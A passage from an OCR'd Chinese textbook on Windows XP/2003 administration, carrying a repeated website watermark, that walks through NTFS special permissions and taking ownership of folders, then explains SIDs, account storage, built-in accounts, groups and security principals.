图10-42 单击“高级”按钮

在弹出的如图 10-43 所示对话框中，单击清空“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”项的选中状态。




图10-43 断开默认的权限继承原则

在断开当前权限设置与父级权限设置之间的继承关系后，随即会弹出如图 10-44 所示的“安全”对话框，在这里如果单击“复制”按钮可以复制继承的权限，并切断权限继承关系；如果单击“删除”按钮，则会删除所有继承的 NTFS 权限，并切断权限继承关系。




图10-44 选择权限的切断方式

这里选择“删除”按钮并单击“添加”按钮准备添加 zhong 账户进来。




图10-45 准备添加账户

在如图 10-46 所示中，选择添加“zhong”账户后，单击“确定”按钮应用设置。




图10-46 添加zhong账户

在稍后自动弹出的“zhong 的权限项目”对话框中，首先单击“全部清除”按钮，接着在“允许”列表中选择“遍历文件夹 / 运行文件”、“列出文件夹 / 读取数据”、“读取属性”、“创建文件 / 写入数据”、“创建文件夹 / 附加数据”、“读取权限”几项。在“拒绝”列表中选择“删除”项后，单击“确定”按钮结束设置，如图 10-47 所示。



图10-47 权限设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在返回到如图 10-48 所示的窗口后，可以看到 zhong 账户既有拒绝权限，亦有允许权限。在选择“允许”项后，单击“编辑”按钮可以看到“允许”列中权限的设置状态；在选择“拒绝”项后，单击“编辑”按钮可以看到“拒绝”列中权限的设置状态。




图10-48 权限说明

在单击“确定”按钮返回到如图 10-49 所示窗口时，将会看到 zhong 的允许和拒绝权限全部处于空白状态，这是正常的。原因是标准权限中不能反映出特殊权限的设置状态。




图10-49 标准权限中不能反映出特殊权限的设置状态

在单击“确定”按钮关闭属性窗口后，特殊权限的设置将生效。

重启计算机并使用 zhong 登录，在对 zhiguo 文件夹进行删除操作时，就会弹出如图 10-50 所示的提示框，其中会给出操作不能成功的警告。




图10-50 无法删除文件夹

而在 zhiguo 文件夹中执行新建文件夹、文件等操作时，却是可以正常进行的。这说明相对于标准访问权限设置上的笼统，特别访问权限则可以实现更具体、全面、精确的权限设置。

10.5.3 所有权管理

在 Windows XP/2003 中，Administrators 组的全部成员都拥有“取得所有者身份”（Take Ownership）的权利，也就是管理员组的成员都拥有可以从其他账户手中“夺取”其身份的权利，例如，受限账户 shyzhong 建立了一个 DOC 目录，并只赋予自己拥有读取权利。

这种表面上看起来，连 Administrators 组成员也无法访问权限设置，实际上，Administrators 组的全部成员都可以通过“夺取所有权”的方法获得这个权限。

那么，“夺取所有权”的所有权人是谁呢？通常，我们将建立对象（如文件夹）的人称为该对象的所有权人，而不论其级别是什么。因为所有权人是所建对象的拥有者，所以他可以决定除了自己以外，其他人都不能够访问这个文件夹。要实现这个目的，以 zhiguo 文件夹只对 zhong 账户开放权限为例，需要执行如下操作：

步骤 1

右键选中并点击“zhiguo”文件夹，在右键菜单中选择“共享与安全”项。在“安全”选项卡设置界面中，单击下方的“高级”按钮。

步骤 2

在弹出的对话框中，单击清空“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”项的选中状态。

步骤 3

在断开当前权限设置与父级权限设置之前的继承关系后，在随即弹出的“安全”对话框中，单击“删除”按钮切断所有继承的 NTFS 权限。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

最后，设置 zhong 账户具有完全控制权限即可。

此后，无论是本地登录还是网络登录，除了 zhong 账户外，谁也不能对 zhiguo 文件夹进行访问。

这个时候，如果偏偏别的管理员账户急需对这个文件夹进行访问该怎么办呢？此时，就需要进行“夺取所有权”的操作了。

首先，需要检查一下资源的所有者是谁。如果想查看某个资源（如 sony 目录）的用户所有权的话，只需使用“dir sony /q”命令就可以了。在如图 10-51 所示的反馈信息的第一行就可以看到用户是谁了，例如第一行的信息是“lovebook\zhong”，则表示是 lovebook 这台计算机中的 zhong 用户。



图10-51 DOS中检查所有权人是谁

如果想在图形界面中查看所有者是谁，只需进入资源的属性对话框，单击“安全”选项卡设置界面中的“高级”按钮，在弹出的“(用户名)高级安全设置”界面中单击“所有者”选项卡，从如图 10-52 所示的“目前该项目的所有者”列表中就可以看到当前资源的所有者是谁了。



图10-52 图形界面中检查所有权人是谁

如果想“夺取所有权”，只需在“将所有者更改为”列表中选择目标用户名，并单击勾选“替换子容量及对象的所有权”项（此项的勾选，可以取得此文件夹中所有子文件夹和文件的所有权）后，单击“确定”按钮即可。

此外，如果查看所有者究竟对资源（如 ABC 文件夹）拥有什么样的权限，可以使用如下方法：

在 ABC 文件的属性窗口中，进入“安全”选项卡设置界面。

单击“高级”按钮进入如图 10-53 所示的窗口后，单击“有效权限”选项卡中的“选择”按钮。




图10-53 有效权限

在如图 10-54 所示的“选择用户或组”窗口中，将要检查对 ABC 文件夹拥有何种权限的账户添加进来。




图10-54 添加账户

在返回到“ABC 的高级安全设置”窗口后，就可以看到选择用户对 ABC 文件夹有什么权限了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第11章

账户的安全管理

Windows 是一个围绕账户进行设计的操作系统，它的一切资源都需要我们使用账户来访问。账户的密码可以是空的，也就是说没有密码，但账户却必须要有。账户就好比是我们手中的钥匙，有了它才能打开 Windows 的大门。例如，在企业网络的域环境中，任何人要想使用域内的资源，如计算机、打印机、共享资源等，都必须先使用账户进行登录，之后便可以在该账户被赋予的权限范围内，使用域的资源。

在本章中，将讲解账户的分类、登录过程以及如何进行配置等知识。通过这些知识的学习，网管员可以深入理解账户的安全管理知识。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

11.1 账户基本知识

无论是网管员还是黑客，在 Windows 中必须拥有一个账户。因为这是进行一切操作的起点，账户是我们登录 Windows 的凭证，它关系到在 Windows 中能够进行的操作范围，决定了能够管理 Windows 的方式。因此，无论是网管员还是普通的用户，都应该对账户有必要的了解。

11.1.1 账户概述

每个账户都会包含：账户名称、密码和其他相关信息。Windows Server 2003 会将所有账户信息存储在如下的位置：

（1）在域控制器中，会将账户信息存放于 AD 数据库中。域数据库的路径为域控制器的“\%systemroot%\NTDS\NTDS.dit”，如“C:\Windows\NTDS\NTDS.dit”。

（2）在非域控制器的成员服务器和工作站中，将账户数据存放在“Security Accounts Manager”（SAM）数据库文件中，它的路径为“\%systemroot%\system32\config\SAM”。

从 NT 开始，当系统管理员新建了一个账户后，系统就会自动赋予一个 Security Identifier（SID）给该账户。在 Windows 内部是用 SID 来表示账户的，用户名可以说是 SID 的友好名称，类似于 IP 地址和域名的关系。经典的 SID 如下所示：

S-1-5-21-1659004503-193565697-854245398-1002

SID 可以分成几段，如下所示：

S-1-5-21-D1-D2-D3-RID

其中，S-1-5 是标准的前缀，1 是版本号，自从在 NT 3.1 版本上使用以来就一直没变，5 表示 SID 是由 NT 系统指派的。接着的 21 也是一个 NT 前缀，D1、D2 和 D3 是专用于域的 32 位数字。当一个域创建后，从 D1~D3 的部分就确定了，该域中的所有 SID 从此以后都有同样的三个值。RID 表示相对标识，在任何给定 SID 中，RID 都是惟一的——因此在删除了账户后，此 SID 号将成为孤立的 SID，并且不可重复使用。也就是说，即使是新建了一个与删除的账户同名的账户，SID 号也不会是一样的。

11.1.2 账户的分类

因为在目前的企业网络中，域控制器主要是使用 Windows Server 2003，工作站一般使用 Windows XP。所以，下面以这两种系统谈一下账户的分类。

1.域控制器

在域控制器中，使用“Adminpak.msi”打开“Active Directory 用户和计算机”窗口后，会看到默认有如下五种容器，如图 11-1 所示。



图11-1 五种容器

（1）Builtin：用于存放内置本地组，如 Administrators、Account Operators、Guests、Users。

（2）Computers：用于存放域内创建的计算机账户。此外，当 Windows 2000/XP/2003 计算机加入域时，这些计算机的账户都会存放于此。

（3）Domain Controllers：用于存放域控制器，也就是说，如果企业网络中有多台域控制器，就会都显示在此。

（4）ForeignSecurityPrincipals：用于存储来自

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

有信任关系域的对象。

（5）Users：用于存放域内账户及账户组。

在域控制器中创建用户账户时，用户登录名称是所谓的User Principle Name（UPN）名称，UPN与Email邮箱名称有相似的格式。例如，zzg@shyzhong.com的abc就是账户名称，shyzhong.com则表示该账户所在的域名称。UPN名称的后半部(@shyzhong.com)又称为UPN后缀，如图11-2所示。



图11-2 用户创建面板

“姓名”在AD中很重要，因为它是用户LDAP名字的一部分。通常，在使用命令或是脚本进行一些任务时，就需要知道此账户的LDAP名字。如：

```
Cn=" zhongzhiguo" ,cn=" users" ,dc="
REDHILLTOWN" ,dc=" com"
```

至于“用户登录名”，它主要用于登录域控制器。“SHYZHONG\zzg”则用于在老版本的Windows中进行登录。

2.工作站

目前，工作站中安装的操作系统有Windows 2000/XP和Vista几种。其中，以Windows XP使用率最高。下面，就以此系统中的账户环境为例，讲解一下账户的分类。

（1）管理员与受限账户

在Windows XP中，首先要对管理员账户和受限账户有个基本的认识。这两类账户使用的概率最高，两者配合起来可以充分发挥出Windows XP的许多特性，如安全特性。

● 管理员账户

顾名思义，管理员账户就是可以对计算机进行管理的账户，例如，安装Windows XP时创建的Administrator账户就是其中的一员。在Windows XP中，可以有多个管理员级别的账户，但不能没有管理员账户，因为没有了管理员账户将会导致我们无法对计算机进行管理。

管理员账户是Windows XP中权限最高的账户，在如图11-3所示中，可以看到管理员级别的账户几乎(并不是完全)可以对系统进行一切操作。




图11-3 管理员与受限用户的权限对比

通过列举的权限项可以得知，系统管理员的权限是相当高的。从安全角度分析，如果系统中存在多个管理员账户的话，因为不同的人对系统设置往往有不同的想法，所以可能会将系统中的设置调乱，这会给系统的全局稳定带来隐患。故而，轻易是不应为系统中创建多个系统管理员级别的账户的。

● 受限账户

所谓“受限”账户，是指在Windows XP中只能在一定范畴内进行系统应用与管理的账户。如果需要禁止某些人更改计算机中的设置和重要资源，那么受限制账户就是为这些人设计的。使用受限账户的用户，

（2）本地和域用户

除了管理员和受限账户的分类方式外，还可以将账户分为本地和域账户。在Windows XP中，在本地用户数据库SAM（Security Account Manager，安全账户管理器）文件中有账户名、密码等记录的用户就称为本地用户，此文件存储在“%SystemRoot%\system32\config”文件夹中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果是在网络的中央数据库（Active Directory，活动目录）里保存的账户，则该用户称为域用户。使用域账户，用户可以在域的任一台计算机中进行登录，这类账户最大的优势是便于统一管理。

我们可以通过“本地用户和组”工具来管理本地用户账户，通过“Microsoft Active Directory用户和计算机”工具来管理域账户，

11.1.3 内置账户

Windows在安装后，就会自动生成一些内置账户和账户组。默认状态下，Windows Server 2003会创建Administrator、Guest和SUPPORT_388945a0三个账户。Windows XP则会创建以下六个内置账户。

1.Administrator

Administrator账户是默认创建的管理员用户，它是在安装Windows时创建的。在如图11-4所示的Administrator属性窗口中，可以看到此账户隶属于Administrators这个管理员账户组。




图11-4 此账户隶属于Administrators组

在安装Windows时，系统会提示为Administrator账户设置密码，并要求创建一个新的管理员账户。这两个步骤实际上含有两重作用：一是使用新的管理员账户管理Windows时，如果新的账户产生了密码丢失等问题，则可以使用后备的Administrator账户进行恢复。二是虽然Windows默认状态下禁止使用空密码进行网络登录，但是，却允许空密码的账户进行本地登录。严格地说，这也是一个极容易引起安全隐患的设计。所以，Windows在安装时就建议为Administrator账户创建登录密码——使用过Windows 2000的用户，就会记得因为默认允许空密码账户进行网络登录，而导致了一些没有设置密码的Administrator账户成为了黑客们的傀儡。

Administrator账户默认状态下具有如下几个特点：

（1）密码永久有效。

（2）无法被锁定，但是可以暂时被停用。

（3）永远不会到期。

（4）不受登录时间与登录限制。

（5）无法被删除。

（6）可以进行重命名

在如图11-5所示的Administrator账户的属性窗口中，可以看到默认的值是与以上几个特点一一对应的。



图11-5 Administrator账户属性窗口

2.Guest

Guest用户也称作来宾用户，对于一些临时使用Windows（也就是没有专用账户）的用户来说，可以使用这个账户。此账户默认状态下是关闭的，这种安排主要是为了尽量保证计算机的安全。因为Guest用户不需认证即可以访问计算机，进而容易对计算机造成一定程度的危害（这种危害不会损害操作系统的安全，但是可能导致某些忘记进行安全设置的文档被他人读取）。这种危险无论

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

是在本地登录或是域环境中均存在。此账户的特点是：

（1）使用 Guest 账户身份访问计算机时不需要输入密码；

（2）不需要通过 Windows 的认证；


（3）可以看成是 Windows 的匿名账户；

（4）可以设置密码；

（6）可以设置启用或停用；

（7）拥有极有限的权限。

通常，当网络计算机无法以授权账户用户身份访问当前计算机时，就会自动用 Guest 身份访问。如果黑客能够使用此账户，那么就有可能通过一些方法创建出管理员级别的账户，所以，网管员应该默认禁用此账户。



3.Help Assistant

该用户也是内置用户之一，用于配合 Windows 的远程控制功能登录时使用。也就是说，在使用 Windows 的远程桌面和远程协助特性时，计算机会使用该账户进行网络登录。但是，通常我们都是另外指定登录账户，而并不会直接使用此账户。此账户具有有限的权限，它默认状态下是关闭的，使用此账户时需要临时开启它。它具有一个随机生成的强密码用于保护自己，在启用它时需要重新设置一个新的密码。

4.Initial User

这个初始账户往往会被忽略，但安装 Windows 后直接使用的却是这个账户。在如图 11-6 所示的 Windows XP 安装过程中，可以看到此账户一般在安装结束后创建，并作为默认登录的用户账户。此账户默认隶属于管理员组。



图11-6 安装的最后创建的账户

5.SUPPORT_388945a0

此账户的创建目的，是为了在和非微软系统协同工作时提供 Windows 的“帮助和支持服务”功能。它同样具有随机生成的密码，以及有限的权限。使用此账户同样需要临时启用，并即时设置密码。我们可以使用此账户进行本地和远程桌面登录，如图 11-7 所示。



图11-7 使用此账户进行远程桌面登录

6.IIS账户

除了上述几个内置账户外，如果 Windows 中安装了 IIS（Internet Information Server）组件，则还会出现“IUSR_COMPUTERNAME”和“IWAM_COMPUTERNAME”这两个账户。

其中，COMPUTERNAME 是当前计算机的名

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

称，IUSR_COMPUTERNAME 账户是 Internet 的访问账户，所有通过浏览器匿名访问计算机中由 IIS 构建的 Web 站点或 FTP 站点的用户，都使用该账户进行匿名登录。IWAM_COMPUTERNAME 账户是用于启动 IIS 进程的账户。

11.1.4 账户组

“组”用于逻辑地组织具有相似权限要求的账户，引入“组”概念的好处是可以简化管理，因为只需要管理几个有限的组，而不是管理众多的用户账户。在大多数情况下，要为某个账户赋予什么样的权利，只需将之归属于某个现有的组就可以了。

在 Windows 中，常见的组有两类，即：本地组（Local Groups）和内置安全性原则（Built-in Security Principals）。

1.本地组

默认状态下，Windows Server 2003 中创建了十五个账户组，Windows XP 创建了十个账户组。默认设计下，每个本地组都根据不同的成员特性进行了不同的权利和权限分配。如图 11-8 所示



图11-8 Windows XP创建了十个账户组

2.内置安全性原则

我们可以将“内置安全性原则”看成是一种特殊类型的组，我们不能通过“本地用户和组”工具来管理它。Windows XP/2003 中共有如图 11-9 所示的十五类内置安全性原则。




图11-9 内置安全性原则

（1）Anonymous Logon：即匿名登录组，是指进行网络登录时没有提供证书的账户组。

（2）Authenticated Users：即认证账户组，是指除 Guest 之外的任何账户。

（3）Batch：即批处理组。此组中包含了任何通过执行批处理任务以访问计算机资源的对象。

（4）Creator Group：即创建者组，它实际上只是一个可继承 ACE 中的占位符。当 ACE 被继承时，系统用对象创建者的所在组的 SID 替换此 SID。

（5）Greator Owner：即创建所有者组，这也是一个可继承 ACE 中的占位符。当 ACE 被继承时，系统用对象创建者的 SID 替换此 SID。

（6）Dialup：即拨号组，其中包含可以通过拨号连接访问计算机的账户。

（7）Everyone：即“每个人”组。这个组包含所有能够访问当前计算机的账户，包括 Guest 和域中的所有账户。如果域和其他域有信任关系，则信任域的所有账户都属于 Everyone 组。但是，Windows XP/2003 中的这个组中不包含 Anonymous Logon 组，也就是不包含未认证组。要改变这个范围，需要在“运行”栏中使用命令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“Secpol.msc”打开“本地安全策略”窗口后，将“本地策略”→“安全选项”节点下的“网络访问：让‘每个人’权限应用于匿名用户”项的状态设置为“已启用”即可，如图 11-10 所示。



图11-10 调整范围

（8）Interactive：即交互式组。该组包含当前登录到计算机的账户。

（9）Local Service：即本地服务组。当一个系统服务只访问本地资源时默认使用此身份，其权利等同于 Users 组。

（10）Network：即网络组。该组包含通过网络远程登录本机的所有用户。


（11）Network Service：即网络服务组。当一个系统服务主要用于访问网络资源时，默认使用此身份。

（12）Remote Interactive Logon：即远程交互式登录组。其中包含通过远程桌面功能登录到本机的用户。

（13）Service：即服务组。其中的成员可以是任何类型的服务。

（14）SYSTEM：即系统组。其成员是操作系统本身，在计算机启动时加载的一些服务必须使用此组来完成这个操作。

（15）Terminal Server User：即终端服务组。当终端服务器以应用程序服务模式被安装时，该组包含使用终端服务器登录到该系统的任何用户。



11.2 账户管理工具

无论是在域控制器中，还是在工作站中都可以如下几个通用的账户管理工具，对账户进行各种配置。限于本书篇幅，工具只做简单介绍。

11.2.1 本地用户和组

如果希望对账户进行定制化管理，一般需要使用“本地用户和组”工具实现。要运行“本地用户和组”工具，可以使用多种方法，如：

（1）依次单击“开始”→“设置”→“控制面板”→“管理工具”→“计算机管理”菜单，在打开的“计算机管理”窗口中依次单击“系统工具”→“本地用户和组”项。

（2）在“运行”栏使用命令“Lusrmgr.msc”直接打开“本地用户和组”工具的窗口。


（3）在“运行”栏使用命令“MMC”打开控制台窗口，从中添加“本地用户和组”管理单元后，在新建的管理单元中亦可以进行用户与组的管理。

（4）在桌面中选中“我的电脑”图标并单击鼠标右键，在弹出的快捷菜单中选择“管理”项，在打开的“计算机管理”窗口中依次单击“系统工具”→“本地用户和组”项。

（5）在“本地用户和组”工具窗口中，可以执行创建 / 删除账户或账户组、修改账户或账户组名称、修改账户或账户组属性等操作。

溜客安全网 WwW.176Ku.CoM

